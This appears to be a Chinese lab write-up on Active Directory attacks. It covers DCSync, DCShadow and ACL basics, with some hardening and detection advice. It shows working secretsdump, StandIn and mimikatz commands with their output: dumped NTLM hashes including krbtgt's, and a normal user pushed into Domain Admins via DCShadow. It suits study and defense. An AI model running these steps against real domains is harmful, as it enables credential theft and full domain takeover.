
1.wpad 关了，llmnr关了，smb启用签名，补丁打起来

DCSync

这个东西怎么说呢，最直观的来讲,不再是通过登录域控或者远程执行一些和提取ntds.dit的操作，来获得域内用户们的hash了，此项技术的关键点在于特殊权限

Replicating Directory Changes: (DS-Replication-Get-Changes) 复制目录更改

Replicating Directory Changes All: (DS-Replication-Get-Changes-All) 复制目录更改所有项



一般具有此权限的都是域管级别的，我本地环境看了主要有domain admins,enterprise admins,administrator同时具有以上两权限

DCSync工作方式主要就是通过GetNCChanges(MS-DRSR协议)复制用户凭据


关于此函数的描述：<https://wiki.samba.org/index.php/DRSUAPI>



```
(root@kali) - [/home/user/impacket/examples]
# secretsdump.py adtest/trump:trump@dc01.adtest.com
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

赋予trump用户相应的权限:



也可以通过powerview等其他工具添加

```
PS C:\Users\Administrator\Desktop> .\StandIn.exe --object "distinguishedname=DC=adtest,DC=com" --grant "adtest.com\trump" --type DCSync

[?] Using DC : dc01.adtest.com
[?] Object : DC=adtest
[?] Path : LDAP://DC=adtest,DC=com

[+] Object properties
    _ Owner : BUILTIN\Administrators
    _ Group : BUILTIN\Administrators

[+] Set object access rules
    _ Success, added dcsync privileges to object for adtest.com\trump
PS C:\Users\Administrator\Desktop>
```

```
(root@kali) - [/home/user/impacket/examples]
# secretsdump.py adtest/trump:trump@dc01.adtest.com
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
adtest.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:1d2f08897dd122d3dcc8dd469d007a47:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2f213d3e6b3021b89d7845e0c052a467:::
trump:1118:aad3b435b51404eeaad3b435b51404ee:66821cf54bf84a7d7beacaf8b8218f6ed:::
adtest.com\SM 33a029013a914af7a:1137:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
adtest.com\SM 33a029013a914af7a:1138:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

DCShadow

DCShadow 在2018年由两位大佬: Benjamin Delpy, Vincent Le Toux,在bluehatIL提出的一种基于AD域目录复制特性的攻击手段, pdf:

<https://www.dropbox.com/s/baypdb6glmvp0j9/Buehat%20IL%20v2.3.pdf>


之前的DCSync和DCShadow攻击是具有一定的共性的

域内域控主要提供一些例如kerberos认证, ldap管理, GPO, dns等等功能, 而DCShadow则是用到了, DC的AD域信息复制功能

Drectory Replication Service

AD目录数据复制, 主要作用是用来做dc间数据同步, 此过程中在DC的**NTDS服务**上的**KCC**则负责DC间的数据同步, 当DC在ad目录注册后, KCC会生成DC间的站点拓扑, 此后的复制过程都以此为据, 确保不会漏掉任意DC,

KCC在dc启动后5分钟会进行一次拓扑检查, 之后每15分钟检查一次, 并根据需要来修改拓扑,大概想下面这样, 具体一些其他信息可看官方文档



域控的特性

官方文档中讲，DC必须具有nTDSDSA这个对象，

6.1.2.1 DC Existence

03/31/2020 • 2 minutes to read

For any DC in the forest, the following objects must exist:

- nTDSDSA object: See section 6.1.1.
- server object: See section 6.1.1.
- Domain Controller object (in AD DS, not AD LDS): See section 6.1.1.

For the purposes of this section, an RODC object is a Domain Controller object.

Any one of these objects can be said to "represent" the DC.

Relationships:


- The server object is the parent of the nTDSDSA object. On AD DS, the name of the server object is the computer name of the DC; on AD LDS, the name of the server object is the computer name, followed by "\$", followed by the instance name of the DC.
- On AD DS, the attribute `serverReference` on the server object must reference the domain controller object.

依据官方文档来讲，server对象是Configuration NC里的对象，nTDSDSA对象又是server的子节点，这样一来域控的nTDSDSA就得在Configuration下创建


这里以我的域控为例：

CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration,DC=adtest,DC=com





首先是server对象，他的serverReference属性则关联了域控，然后他还有一个nTDSDSA的对象



这样伪造一个域控的同时，就必须在ad目录里面要为伪造的机器注册这两对象

然后还需要为域控注册特有的SPN

2.2.3.2 SPN for a Target DC in AD DS

10/30/2020 • 2 minutes to read


Two different scenarios are possible when an **AD DS DC** wants to connect to another DC for a DRS protocol operation:

- A DC wants to connect to a DC in a particular **domain**.
- A DC wants to connect to a **GC server** (see **[MS-ADTS]** section **3.1.1.1.10**) in the **forest**.

The scenario determines how the DC constructs an **SPN** for the service it is using:

- A DC wants to connect to a DC in a particular domain. The DC constructs the following SPN:
 - "<DRS interface GUID>/<DSA GUID>/<DNS domain name>"
- A DC wants to connect to a GC server in the forest. The DC constructs the following SPN:
 - "<GC>/<DNS hostname>/<DNS forest name>"





其中DRS的guid固定， DSA组件的接口在DC的NTDS对象里的objectguid属性的值， 这里nTDSDSA对象是无法通过ldap进行添加完成

drsuapi RPC接口

域控之间数据同步需要通过rpc调用的方式来完成， 官方文档中的有关此功能的接口中提供了很多方法：
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/58f33216-d9f1-43bf-a183-87e3c899c410

同样这个接口id也就是前面的那个固定的DRS GUID

数据更新过程中涉及主要的方法有：

IDL_DRSBind、IDL_DRSUnbind、IDL_DRSGetNCChanges、IDL_DRSVerifyNames、
IDL_DRSUpdateRefs、IDL_DRSReplicaAdd、IDL_DRSAddEntry

在mimikatz中也实现了相关的部分

```
ULONG IDL_DRSBind(handle_t rpc_handle, UUID *puuidClientDsa, DRS_EXTENSIONS *pextClient, DRS_EXTENSIONS **ppextServer, DRS_HANDLE *phDrs);
ULONG IDL_DRSUnbind(DRS_HANDLE *phDrs);
ULONG IDL_DRSReplicaAdd(DRS_HANDLE hDrs, DWORD dwVersion, DRS_MSG_REPAD *pmsgAdd);
ULONG IDL_DRSReplicaDel(DRS_HANDLE hDrs, DWORD dwVersion, DRS_MSG_REPDEL *pmsgDel);
ULONG IDL_DRSGetNCChanges(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_GETCHGREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_GETCHGREPLY *pmsgOut);
ULONG IDL_DRSVerifyNames(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_CRACKREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_CRACKREPLY *pmsgOut);
ULONG IDL_DRSDomainControllerInfo(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_DCINFOREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_DCINFOREPLY *pmsgOut);
ULONG IDL_DRSAddEntry(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_ADDENTRYREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_ADDENTRYREPLY *pmsgOut);
```

其中IDL_DRSAddEntry功能则是为添加无法通过ldap添加的NTDS对象， IDL_DRSGetNCChanges则是向目标请求更新的数据， IDL_DRSReplicaAdd则是发起立即同步的过程

mimikatz实现的过程就是注册新信息， 强制发起更新， 然后删除信息。

mimikatz的通常利用方式如下：

```
^ 代码块
1 lsadump::deshadow /object:trump /attribute:primaryGroupID /value:512    以system起一个mini
2 lsadump::deshadow /push                                              以域管起另一个mimi
```



```

DN:CN=trump,CN=Users,DC=adtest,DC=com
primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
512
(00020000)

** Starting server **

> BindString[0]: ncacn_ip_tcp:admin-PC[50862]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==
cMaxObjects : 1000
cMaxBytes : 0x00a00000
ulExtendedOp: 0
pNC->Guid: {5cbd5741-b58b-45a6-8f31-477fd2c6e017}
pNC->Sid : S-1-5-21-3599851082-3673913915-4153079188
pNC->Name: DC=adtest,DC=com
SessionKey: fdc0d0acd1f81c3fcd882883f59573fa83123a2e7d205934d47cd09bf82752e9
1 object(s) pushed
> RPC bind unregistered
> stopping RPC server
> RPC server stopped

```

```

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:          DC=adtest,DC=com
Configuration:   CN=Configuration,DC=adtest,DC=com
Schema:          CN=Schema,CN=Configuration,DC=adtest,DC=com
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration
,DC=adtest,DC=com
domainControllerFunctionality: 5 ( WIN2012 )
highestCommittedUSN: 45119

** Server Info **

Server: dc01.adtest.com
InstanceId : {0a75ec07-2ddf-4036-a8f4-15a5ad238c20}
InvocationId: {0a75ec07-2ddf-4036-a8f4-15a5ad238c20}
Fake Server (not already registered): ADMIN-PC.adtest.com

** Performing Registration **

** Performing Push **

Syncing DC=adtest,DC=com
Sync Done

** Performing Unregistration **

```

```

C:\Users\trump.ADTEST>net user trump /domain
这项请求将在域 adtest.com 的域控制器处理。

用户名          trump
全名            trump
注释
用户的注释
国家/地区代码   800 <系统默认值>
帐户启用        Yes
帐户到期        从不
上次设置密码    2021/1/4 12:59:43
密码到期        从不
密码可更改      2021/1/5 12:59:43
需要密码        Yes
用户可以更改密码 Yes

允许的工作站    All
登录脚本
用户配置文件
主目录
上次登录        2021/1/11 13:34:16

可允许的登录小时数 All

本地组成员
全局组成员      *Domain Admins
命令成功完成。

C:\Users\trump.ADTEST>net use \\dc01\c$
命令成功完成。

C:\Users\trump.ADTEST>dir \\dc01\c$
驱动器 \\dc01\c$ 中的卷没有标签。
卷的序列号是 6ADD-4513

\\dc01\c$ 的目录

2021/01/11 13:32      28 BitlockerActiveMonitoringLogs
2021/01/04 13:52    <DIR>      ExchangeSetupLogs

```

这样我们的普通域用户经过更改PrimaryGroupID更改后，成为了domain admins成员，也可以进行DCSync

```

mimikatz # token::whoami
* Process Token : {0;0003ff66} 1 D 2441207 ADTEST\trump S-1-5-21-3599851082-3673913915-4153079188-1118 (11g,05p) Primary
* Thread Token : no token

mimikatz # lsadump::dcsync
[DC] 'adtest.com' will be the domain
[DC] 'dc01.adtest.com' will be the DC server
ERROR kuhl_m_lsadump_dcsync : Missing user or guid argument

mimikatz # lsadump::dcsync /doamin:adtest.com /user:krbtgt
[DC] 'adtest.com' will be the domain
[DC] 'dc01.adtest.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2021/1/4 12:47:32
Object Security ID : S-1-5-21-3599851082-3673913915-4153079188-502
Object Relative ID : 502

Credentials:
Hash NTLM: 2F213d3e6b3021b89d7845e0c052a467
ntlm-0: 2F213d3e6b3021b89d7845e0c052a467

```

一些其他的利用技巧可以看看: <http://www.labofapenetrationtester.com/2018/04/dcshadow.html>

总结与检测

DCshadow并不是一种进攻型技术,更像是一种获取了管理员权限后的权限维持的技术以及为了避免去DC上做一些操作,起到一定的规避作用

关于DCSync和DCShadow的检测,个人认为,根本上都是非域控的机器做了域控的事,检测时只要针对性检测是否有非域控的机器,注册了类似GC这种spn,调用了之前的DRS GUID等等

同样也有一个开源的检测脚本: <https://github.com/AlsidOfficial/UncoverDCShadow>

ACL AND ACE

官方文档在此: <https://docs.microsoft.com/en-us/windows/win32/secauthz/access-control-lists>


ACL: 访问控制列表,是ACE的列表,其中包含两种类型的ACL: DACL和SACL

DACL: DACL标识了是否允许或者拒绝访问目标资源,进程访问对象时,会首先检查对象的DACL以确定是否有权访问,当对象没有DACL时,将会允许所有访问,如果其中没有ACE,则会拒绝,如果有ACE,系统则会以此检查此对象的ACE,确定是否允许访问,如果多条ACE中有一条拒绝,那么就会拒绝,如果第一条ACE就拒绝了某进程的访问,那么后面的ACE不管是否允许都不管了

SACL: 如果说DACL限制了是否能访问,那么SACL就可以说是,记录了访问对象后能执行的操作的情况,比如能读还是能写,也就是访问权限都有哪些类型

ACE: ACL中的具体的元素,具体定义了对象的安全权限

最直观的体现就是如下,包含了多个DACL,其中含有多条ACE,比如可读可写等



一般在cmd可以通过icacls命令来查看：

```
c:\>icacls Windows
Windows NT SERVICE\TrustedInstaller:(F)
NT SERVICE\TrustedInstaller:(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(M)
NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
BUILTIN\Administrators:(M)
BUILTIN\Administrators:(OI)(CI)(IO)(F)
BUILTIN\Users:(RX)
BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(OI)(CI)(IO)(F)

已成功处理 1 个文件；处理 0 个文件时失败
c:\>
```

有关具体的权限代码对应关系如下，更详细的请看：<https://docs.microsoft.com/zh-cn/windows/win32/secauthz/ace-strings>

^ 代码块	
1	F (full access)
2	M (modify access)
3	RX (read and execute access)
4	R (read-only access)
5	W (write-only access)
6	D (delete)
7	RC (read control)
8	WDAC (write DAC)
9	WO (write owner)
10	S (synchronize)
11	AS (access system security)
12	MA (maximum allowed)
13	GR (generic read)
14	GW (generic write)
15	GE (generic execute)
16	GA (generic all)
	RD (read data/list directory)

```

18 WD (write data/add file)
19 AD (append data/add subdirectory)
20 REA (read extended attributes)
21 WEA (write extended attributes)
22 X (execute/traverse)
23 DC (delete child)
24 RA (read attributes)
25 WA (write attributes)
26 (OI): object inherit
27 (CI): container inherit
28 (IO): inherit only
29 (NP): do not propagate inherit
30 (I): permission inherited from parent container

```

关于(OI)代表对象继承(CI)代表容器继承,前者代表应用于文件夹中的文件,后者代表应用于文件夹中的子文件夹,具体可看: [https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/ms229747\(v=vs.100\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/ms229747(v=vs.100)?redirectedfrom=MSDN)

关于icacls命令的其他用法可看: <https://ss64.com/nt/icacls.html>

powershell下则可以通过Get-Acl命令:


```
PS C:\> $a = Get-Acl -path windows
PS C:\> $a.Access

FileSystemRights : 268435456
AccessControlType : Allow
IdentityReference : CREATOR OWNER
IsInherited : False
InheritanceFlags : ContainerInherit, ObjectInherit
PropagationFlags : InheritOnly

FileSystemRights : 268435456
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited : False
InheritanceFlags : ContainerInherit, ObjectInherit
PropagationFlags : InheritOnly

FileSystemRights : Modify, Synchronize
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited : False
InheritanceFlags : None
PropagationFlags : None
```

同样的除了本机ACL之外，域内的对象同样有ACL,大致都差不多，因为域环境和本机环境的不同，只是相应可访问的权限种类以及对象上有不同



以下是常用的一些ACL:

GenericAll - 完全的权限，修改密码编辑属性啥的

GenericWrite - 可以修改属性

WriteOwner - 更改对象的所有者

- WriteDACL - 可以修改目标ACL
- ForceChangePassword - 更改密码
- Self (Self-Membership) - 添加自己到某个组内

SDDL-安全描述符定义语言：<https://docs.microsoft.com/zh-cn/windows/win32/secauthz/security-descriptor-string-format>

